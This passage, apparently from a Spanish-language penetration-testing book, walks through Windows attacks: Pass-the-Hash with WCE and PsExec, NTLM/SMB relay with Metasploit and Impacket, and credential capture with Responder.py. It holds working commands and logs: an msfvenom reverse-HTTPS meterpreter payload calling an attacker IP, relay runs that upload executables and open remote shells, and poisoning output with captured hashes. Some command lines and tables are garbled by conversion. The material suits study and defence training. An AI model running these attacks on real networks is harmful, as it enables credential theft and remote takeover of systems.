      0 File(s)           0 bytes free
      6 Dir(s)  27,522,117,632 bytes free

C:\Users\Empleado1\Desktop\wce_v1_42beta_x64>
```

Fig. 03.25: Realización de técnica Pass-The-Hash mediante WCE.

La opción para realizar dicha actualización de credenciales es "-s" y su formato es el siguiente:

```
wce.exe -s <USUARIO>:<DOMINIO>:<HASH_LM>:<HASH_NT>
```

Pass-The-Hash para PsExec

PsExec pertenece al conjunto de herramientas *Sysinternals Suite*. *PsExec* se presenta como una herramienta que permite ejecutar procesos en otros sistemas en remoto.

A lo largo del tiempo han surgido varias adaptaciones al mismo concepto, de manera que se pueda utilizar el *hash* de una contraseña en lugar de la propia contraseña. Algunas de estas implementaciones serán brevemente vistas a continuación.

La primera de estas opciones es el módulo *psexec* de *Metasploit*, el cual implementa *PsExec* permitiendo que se le pase la contraseña tanto en plano como en su representación en forma de *hash*.

```

msf exploit(<*>) > show options

Module options (exploit/windows/smb/psexec):
Name          Current Setting  Required  Description
RHOST         192.168.137.1    yes       The target host
RPORT         445                yes       Set the service port
SERVICE_DESCRIPTION
  o be used on target for pretty listing
  SERVICE_DISPLAY_NAME
  SERVICE_NAME
  SHARE           ADMIN$        can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain
  SMBPass         aad3b435b5...  for authentication
  SMBUser         Administrator  specified username
  SMBUser          Administrator  user to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
EXITFUNC      thread          yes       Exit technique (Accepted: "", seh, thread, process, none)
LHOST         192.168.137.49   yes       The listen address
LPORT         4444              yes       The listen port

Exploit target:

```

Fig. 03.26: Módulo psexec de Metasploit.

La segunda opción a nombrar es “Invoke-PsExec.ps1”. Una adaptación a PowerShell de *PsExec* de *Metasploit*. Ésta puede encontrarse en: <https://gist.github.com/HarmJ0y/c84065c0c487d4c74cc1>

Por último, se dispone de una versión en Python incluido en *Impacket*. Se hablará con más detalle posteriormente de *Impacket*. Esta implementación puede obtenerse de: <https://github.com/CoreSecurity/impacket/blob/master/examples/psexec.py>

9. Ataque NTLM Relay

Los ataques *Relay* son un tipo de ataque que afecta a los protocolos que utilizan NTLM cuando existe la posibilidad de que un atacante realice ataques *Man-In-The-Middle*.

La idea principal de cualquier ataque *Relay* es la siguiente: si un atacante puede obtener el intento de autenticación NTLM de una víctima, entonces puede retransmitir dichas credenciales para hacerse pasar por la víctima y acceder a otros servidores con sus credenciales.

Uno de los protocolos más afectados a lo largo de la historia por este tipo de ataques es SMB cuando se utiliza NTLM como protocolo de autenticación.

El ataque SMB *Relay* tiene una larga trayectoria y ha sido ampliamente explotado en auditorías de seguridad para obtener acceso a servidores interesantes de una red interna.

0xW0RD

Ya se conoce el funcionamiento general del protocolo de autenticación NTLM, donde un cliente solicita la conexión a un servidor y éste envía un desafío para ser cifrado por el cliente y demostrar que posee las credenciales correctas.

Cuando se realiza el ataque SMB *Relay*, el atacante se posiciona entre medias de este intercambio entre el cliente y servidor. Por lo tanto, un atacante que quiera conectarse a un servidor en concreto esperará a recibir una petición de autenticación por parte de un cliente que tenga privilegios en dicho servidor objetivo. El esquema siguiente muestra las diferentes fases del ataque:




Fig. 03.27: Esquema y fases del ataque SMB Relay.

La imagen describe con claridad el funcionamiento general de este ataque. La clave aquí se encuentra en conseguir que la víctima intente conectarse a la máquina del atacante.

NTLM Relay con Metasploit

A continuación, se realizarán unas pruebas de concepto utilizando para ello el módulo *smb_relay* de *Metasploit*. Dicho módulo puede utilizarse con el siguiente comando:

```
use exploit/windows/smb/smb_relay
```

Name	Current Setting	Required	Description
SHARE	ADMIN\$	yes	The share to connect to
SMBHOST	no		The target SMB server (leave empty for originating system)
SRVHOST	192.168.100.221	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	445	yes	The local port to listen on

Fig. 03.28: Opciones de *smb_relay* de Metasploit, (1^aparte).




Fig. 03.28: Opciones de smb_relay de Metasploit; (2º parte).

En la captura anterior pueden observarse los parámetros necesarios. La dirección IP del atacante es 192.168.100.221 en este caso. Se actualiza el parámetro *SRVHOST* con dicho valor.

El parámetro *SMBHOST* indica la dirección IP del servidor objetivo al que se quiere reenviar la autenticación para acceder a él. Se puede leer en su descripción que, si se deja vacío, *Metasploit* reenviará la petición de autenticación de vuelta a la misma víctima que origine la petición. Esta idea parece interesante ya que permitirá al atacante acceder a la máquina de la propia víctima, en lugar de una tercera máquina, que sería “servidor objetivo” en el esquema anterior.

Por último, se ha selecciona una sesión de *meterpreter* del tipo *reverse_https* como *payload*. A continuación, se lanza el ataque con el comando *exploit* y se queda a la espera de recibir peticiones de autenticación SMB en el puerto 445.

```

root@pentest-kali: ~
File Edit View Search Terminal Help
msf exploit(<nil>) > exploit
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.100.221:8443
msf exploit(<nil>) > [*] Server started.
[*] Received 192.168.100.102:49810 ACME\Administrador LMHASH:000000000000000000000000000000000000000000000000000000000000000
[*] Received 192.168.100.102:49810 NTHASH:ab7147798cce38f9f91728f80bd453e5610108000000000000e6622f3c6797d2012f5db6325bcd55b70
[*] Received 192.168.100.102:49810 OS: LM:
[*] Authenticating to 192.168.100.102 as ACME\Administrador...
[*] Failed to authenticate as ACME\Administrador...
[*] Sending Access Denied to 192.168.100.102:49810 ACME\Administrador
msf exploit(<nil>) >

```

Fig. 03.29: Ejecución de ataque SMB Reflected con smb_relay de Metasploit.

Se puede ver que se ha recibido una petición de conexión SMB del usuario “Administrador” del dominio ACME desde la máquina 192.168.100.102. Tras ello, *Metasploit* ha intentado conectarse de vuelta a la misma máquina utilizando la misma petición de autenticación. A este particular ataque se le conoce como ataque *Reflected* o reflejado.

El ataque falla debido a que Microsoft parcialmente parcheó este tipo de ataques en 2008 con MS08-068, de modo que una reciente petición de autenticación NTLM para SMB no puede ser usada de vuelta contra la misma víctima. Sin embargo, aún se puede explotar cuando se reenvía dicha petición a otra máquina distinta de la red a la cual la víctima tiene acceso.

A continuación, se trata el siguiente escenario: el atacante desea obtener acceso al servidor objetivo con dirección IP 192.168.100.101. Para ello, en el módulo *smb_relay*, se actualiza el valor del parámetro *SMBHOST* con la IP 192.168.100.101 y se mantienen intactos el resto de parámetros.

Se ejecuta el ataque a la espera de que una víctima se conecte por cualquier motivo al atacante y utilice unas credenciales que tengan permiso de administrador en el servidor objetivo.

```

root@pentest-kali: ~
File Edit View Search Terminal Help
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.100.221:8443
[*] Server started.
[*] msf exploit(ms) >[*] Sending NTLMSSP NEGOTIATE to 192.168.100.101
[*] Extracting NTLMSSP CHALLENGE from 192.168.100.101
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.100.102:52940
[*] Extracting the NTLMSSP AUTH resolution from 192.168.100.102:52940, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.100.101
[*] SMB auth relay against 192.168.100.101 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \mPGRnY.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \mPGRnY.exe...
[*] https://192.168.100.221:8443 handling request from 192.168.100.101; (UUID: fu2fybvg) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 1 opened (192.168.100.221:8443 -> 192.168.100.101:63093) at 2017-03-09 20:37:38 +0100
    
```

Fig. 03.30: Ejemplo de ataque smb_relay de Metasploit realizado con éxito.

En esta ocasión, la víctima 192.168.100.102 se ha intentado conectar por SMB a la máquina del atacante 192.168.100.221 y su petición ha sido redirigida al servidor objetivo 192.168.100.101 obteniendo con éxito una sesión de *meterpreter*.

El escenario de la prueba anterior puede resumirse de la siguiente manera:




Fig. 03.31: Máquinas que forman parte de la prueba de concepto del ataque SMB Relay.

Pero, ¿cómo y cuándo un equipo realiza una petición de autenticación NTLM para SMB? Dos ejemplos de cómo una víctima podría manualmente intentar acceder a carpetas compartidas en remoto mediante SMB enviando así una petición de autenticación NTLM al atacante, pueden verse en la siguiente imagen:




Fig. 03.32: Ejemplos de petición de conexión SMB desde la víctima.

Otro ejemplo más sencillo y peligroso es mostrado en la siguiente captura:




Fig. 03.33: Al abrir la web del ejemplo, Internet Explorer realizará una petición de autenticación NTLM para intentar obtener la imagen test.jpg.

Si una víctima abre dicho archivo HTML con *Internet Explorer*, Windows intentará obtener la imagen *test.jpg* del servidor 192.168.100.221 mediante el protocolo file:\\ (SMB). Esto se realizará de manera automática y transparente a la víctima.

Por lo tanto, si un atacante consigue injectar dicho código en una web que la víctima va a visitar, podrá obtener así una petición de autenticación NTLM para realizar un ataque SMB *Relay* contra un servidor objetivo.

Otro caso común de petición de autenticación NTLM, que se produce a menudo automáticamente en las redes internas corporativas, es realizado por dispositivos de seguridad. Imagínese el siguiente escenario: cuando un dispositivo de seguridad activo en una red detecta que un nuevo equipo aparece en la red (por ejemplo, la máquina del atacante) tratará de escanearlo automáticamente para asegurarse si se trata de una amenaza o cumple con la política de seguridad interna. Para ello, a menudo intenta iniciar sesión en la nueva máquina utilizando credenciales globales con permisos de administración en la red. Gracias a ello, el atacante podrá realizar un ataque SMB *Relay* y reenviar dicha petición NTLM para acceder a otro servidor objetivo de la red.

¿Qué ocurre cuando un auditor ejecuta un escaneo interno de vulnerabilidades de manera autenticada? El programa de escaneo tratará de autenticarse remotamente en todas y cada una de las máquinas escaneadas de la red utilizando las credenciales proporcionadas que, a menudo, tienen permisos administrativos globales a toda la red corporativa.

NTLM Relay con Impacket

Existen otras herramientas que pueden realizar ataques de *Relay* sobre NTLM. Una de las más utilizadas y maduras es *Impacket*.

Impacket es una colección de herramientas en Python desarrollada y mantenida por *CoreSecurity* para trabajar con distintos protocolos de red.

Para instalar *Impacket* en un equipo con *Kali Linux* será suficiente con descargar la última *release* de *Impacket* disponible en *GitHub*: <https://github.com/CoreSecurity/impacket/releases>

Tras ser descargado, se procede a extraerlo en un directorio local y se instala del siguiente modo:

```
python setup.py install
```

Para realizar SMB *Relay*, se utilizará la herramienta *smbrelayx.py* en particular.

El resto de herramientas incluidas son muy interesantes y útiles y se recomienda su consulta en:

<https://github.com/CoreSecurity/impacket>

<https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>


Una vez instalado *Impacket*, ya se puede ejecutar *smbrelayx.py*. Es recomendado consultar la ayuda incluida con el siguiente comando:

Al comienzo de la captura se aprecia que se ha ejecutado *smbrelayx.py* con los parámetros “-h” y “-c”. Al final se puede ver que la ejecución del comando “dir” ha tenido éxito. Además, se observa al comienzo que *smbrelayx.py* no sólo lanza un servidor SMB sino también un servicio HTTP a la escucha en el puerto 80.

Dicho servidor web exigirá autenticación NTLM, por lo que, si una víctima accede a él, enviará una petición de autenticación NTLM que podrá ser reenviada igualmente al servicio SMB del servidor objetivo, realizando así un ataque *Relay* combinando distintos protocolos que hacen uso de NTLM para la autenticación.

En la siguiente prueba, la víctima enviará una petición NTLM para acceder a un recurso en SMB del atacante enviando así sus credenciales. Una vez hecho esto, el atacante reenviará dicha petición de autenticación NTLM al servidor objetivo y una vez obtenido el acceso ejecutará una *shell* inversa de *meterpreter* para obtener acceso remoto.


Se debe generar primeramente el ejecutable que correrá en el servidor objetivo una vez se obtenga acceso. Aunque existen muchas opciones, se utilizará *msfvenom* de una manera muy sencilla:



```
root@pentest-kali: ~
File Edit View Search Terminal Help
# msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.100.221 LPORT=4444
f exe > prueba.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 435 bytes
Final size of exe file: 73802 bytes
Final size of exe file: 73802 bytes
#
```

Fig. 03.35: Creación de shell inversa de *meterpreter* con *msfvenom*.

El siguiente paso será poner *Metasploit* a la escucha de la posible conexión generada por la *shell* inversa, una vez se ejecute en el servidor objetivo. Para ello, se utiliza el módulo *exploit/multi/handler* configurado de la siguiente manera y acorde al escenario actual:



```
root@pentest-kali: ~
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~
root@pentest-kali: ~
msf exploit() > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_https):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.100.221 yes The local listener hostname
LPORT 4444 yes The local listener port
LURT no The HTTP Path
```

Fig. 03.36: Configuración del módulo *exploit/multi/handler*. Nótese que se han configurado los parámetros *LHOST*, *LPORT* y *PAYOUT*, (1^a parte).

```
LPORT      4444      yes      The local listener port
LURI       no        The HTTP Path

Exploit target:

Id  Name
0   Wildcard Target

msf exploit(windows) > exploit
[*] Started HTTPS reverse handler on https://192.168.100.221:4444
[*] Starting the payload handler...
```

Fig. 03.36: Configuración del módulo exploit/multi/handler. Nótese que se han configurado los parámetros LHOST, LPORT y PAYLOAD, (2ª parte).

Se puede ver en las últimas líneas de la imagen que una vez ejecutado, el atacante queda a la espera de la conexión.

Ahora llega el momento de utilizar *smbrelay.py* de *Impacket* para montar el ataque *Relay* que ejecutará el binario *prueba.exe* en el servidor objetivo y devolverá una *shell* de *meterpreter* de vuelta a la máquina del atacante en 192.168.100.221. El servidor objetivo en esta ocasión será la máquina 192.168.100.103.

```
root@pentest-kali:~ # smbrelay.py -h 192.168.100.103 -e prueba.exe
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Running in relay mode
[*] Config file parsed
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] Incoming connection (192.168.100.102,60529)
[*] SMBD: Received connection from 192.168.100.102, attacking target 192.168.100.103
[*] Authenticating against 192.168.100.103 as ACME\Administrador SUCCEED
[*] Administrador :AaDfc9c66c18148a:6bd4d50bb4479cs689b20290319ea1ba:010000000000000016ec10dae
e9cd2010854d2eb4fcc423800000000002000000410043004d0e45000100060044004300330064001400610063006d006500
2e006c006f00630051006c0003001c00440043002a00610063006d0065002a006c0006f00630061006c0005001400610
063006d0065002a006c0006f00630061006c00070008001f0e10daee9cd201060004900200000008603000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
32000200310000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[*] Requesting shares on 192.168.100.103.....
[*] Sending status code STATUS_SUCCESS after authentication to 192.168.100.102
[*] Found writable share ADMIN$ 
[*] Uploading file knhXHLLg.exe
[*] Opening SVCManager on 192.168.100.103.....
[*] Creating service FyMe on 192.168.100.103.....
[*] Starting service FyMe.....
[*] Service Installed.. CONNECT!
[*] Opening SVCManager on 192.168.100.103.....
[*] Stopping service FyMe.....
[*] Removing service FyMe.....
[*] Removing file knhXHLLg.exe....
```

Fig. 03.37: Ejecutable lanzado en servidor objetivo mediante ataque SMB Relay.

Como puede observarse en la captura, se ha recibido una petición de conexión por parte del equipo 192.168.100.102 y ésta se ha reenviado con éxito al servidor objetivo 192.168.100.103 para ejecutar *prueba.exe* en dicho servidor.

Una vez ejecutado con éxito, se ha obtenido una *shell* inversa como se puede observar en la siguiente captura:

```

root@pentest-kali: ~
root@pentest-kali: ~
root@pentest-kali: ~

msf exploit(msfvenom) > exploit

[*] Started HTTPS reverse handler on https://192.168.100.221:4444
[*] Starting the payload handler...
[*] https://192.168.100.221:4444 handling request from 192.168.100.103; (UUID: 1kbodyq) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 2 opened (192.168.100.221:4444 -> 192.168.100.103:58171) at 2017-03-14 20:14:00 +0100

meterpreter >

```

Fig. 03.38: Obtención remota de shell de meterpreter desde el servidor 192.168.100.103.

10. Obtención de credenciales NTLM con Responder.py

py

Responder.py es una herramienta creada por *Laurent Gaffie* que puede utilizarse para obtener credenciales en la red. Esta herramienta escucha y responde a LLMNR (*Link Local Multicast Name Resolution*) y NBT-NS (*NetBIOS over TCP/IP Name Service*).

La última versión de *Responder.py* puede descargarse de: <https://github.com/lgandx/Responder>

Responder.py ha crecido mucho en fama y funcionalidad a lo largo de los últimos años. A día de hoy dispone de la capacidad de crear servidores de autenticación del tipo SMB, MSSQL, HTTP, HTTPS, FTP, POP3, SMTP, Proxy WPAD, DNS, LDAP, etc.

Una vez el servidor está creado, se engañará a la víctima para que envíe al atacante las credenciales para alguno de estos servicios y así recolectarlas. Gracias a estos servicios, *Responder.py* tiene la capacidad de obtener credenciales del tipo NTLMv1, NTLMv2 y LM entre otros.

Las opciones que dispone, además de su constante evolución y desarrollo, amplían enormemente su potencial por lo que se recomienda encarecidamente consultar su documentación.

En esta ocasión, se mostrará primeramente un ejemplo en el que la víctima tiene activada la opción de detectar automáticamente la configuración LAN, algo comúnmente utilizado por *Internet Explorer*. Esto hará que la víctima intente localizar el archivo de configuración en la red, conocido como PAC, en la red.




Fig. 03.39: Ejemplo donde detectar automáticamente la configuración LAN está activado.

El atacante, el cual debe encontrarse en la misma subred que la víctima, puede falsear y responder las peticiones de resolución de nombres de la víctima e inyectar su propio archivo PAC para conseguir que la víctima establezca un proxy web bajo el control del atacante. De este modo, todo el tráfico web de la víctima se enviará al atacante y forzará al usuario a autenticarse contra el servidor del atacante.

Este último punto es importante, ya que, gracias a ello, se conseguirá que la víctima envíe las peticiones NTLM del tipo desafío/respuesta para intentar conectarse a la víctima utilizando NTLM.

Más interesante aún es el caso en el que la víctima ya tenga sus credenciales de dominio en memoria en el proceso LSASS, ya que las utilizará para generar la petición desafío/respuesta de manera automática y transparente para la víctima.

En esta ocasión, y para el ejemplo explicado con anterioridad, se utilizará *Responder.py* de la siguiente manera:

```
responder.py -I <INTERFAZ_A_USAR> -w On
```

Los parámetros utilizados han sido:

- -I <INTERFAZ_A_USAR>: la interfaz de red a utilizar.
- -w On: habilita la creación de un servidor proxy WPAD. Establece automáticamente la configuración LAN. Esta opción es muy efectiva si la víctima hace uso de ello como se muestra en la imagen anterior.

```
# responder -I eth0 -w On
[+] Poisoners:
    LLINR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [ON]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]

[+] HTTP Options:
    Always serving EXE
    Serving EXE
```

Fig. 03.40: Ejecución de Responder.py activando un proxy web WPAD.

Se puede observar que *Responder.py* ha montado varios tipos de servidores para poder capturar credenciales provenientes de diferentes tipos de protocolos. Inmediatamente después, *Responder.py* se quedará a la escucha en la red para envenenar las peticiones necesarias y así obtener peticiones de autenticación. Si el ataque tiene éxito, *Responder.py* comenzará a obtener peticiones en la red y con ello algunas credenciales.

```
[+] Listening for events...
[*] [LLINR] Poisoned answer sent to 192.168.100.201 for name wpad
[*] [NBT-NS] Poisoned answer sent to 192.168.100.102 for name DC2.ACME.LOCAL (service: Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.201 for name GOOGLE.ES (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.102 for name ACME (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.102 for name ACME (service: Domain Controller)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.201 for name G.SYNCDC.COM (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.201 for name TWITTER.COM (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.100.102 for name ACME (service: Domain Controller)
[HTTP] NTLMv2 Client : 192.168.100.201
[HTTP] NTLMv2 Username : ACME-admin1
[HTTP] NTLMv2 Hash : 38C9E8F0C2A9D7E52B3329E4F...
[...]
```

Fig. 03.41: Credenciales NTLMv2 desafío/respuesta obtenidas mediante proxy web WPAD.

Se puede observar en la captura que el primer evento que ha ocurrido es que LLMNR ha sido envenenado para la máquina 192.168.100.201 y se le ha enviado un archivo WPAD de configuración LAN. De esta manera, todo el tráfico web de la víctima pasará por el proxy creado por *Responder.py*.

Responder.py guardará todas las credenciales obtenidas en la carpeta “logs”. En *Kali Linux*, si se utiliza la instancia de *Responder.py* instalada por defecto, dicha carpeta se encuentra en */usr/share/responder/logs*.

Si la víctima tiene activada la opción de detectar la configuración de manera automática, se puede utilizar *Responder.py* del siguiente modo:

```
Responder.py -I <INTERFAZ_A_USAR> -rPv
```

Los parámetros utilizados han sido:

- I <INTERFAZ_A_USAR>: la interfaz de red a utilizar.
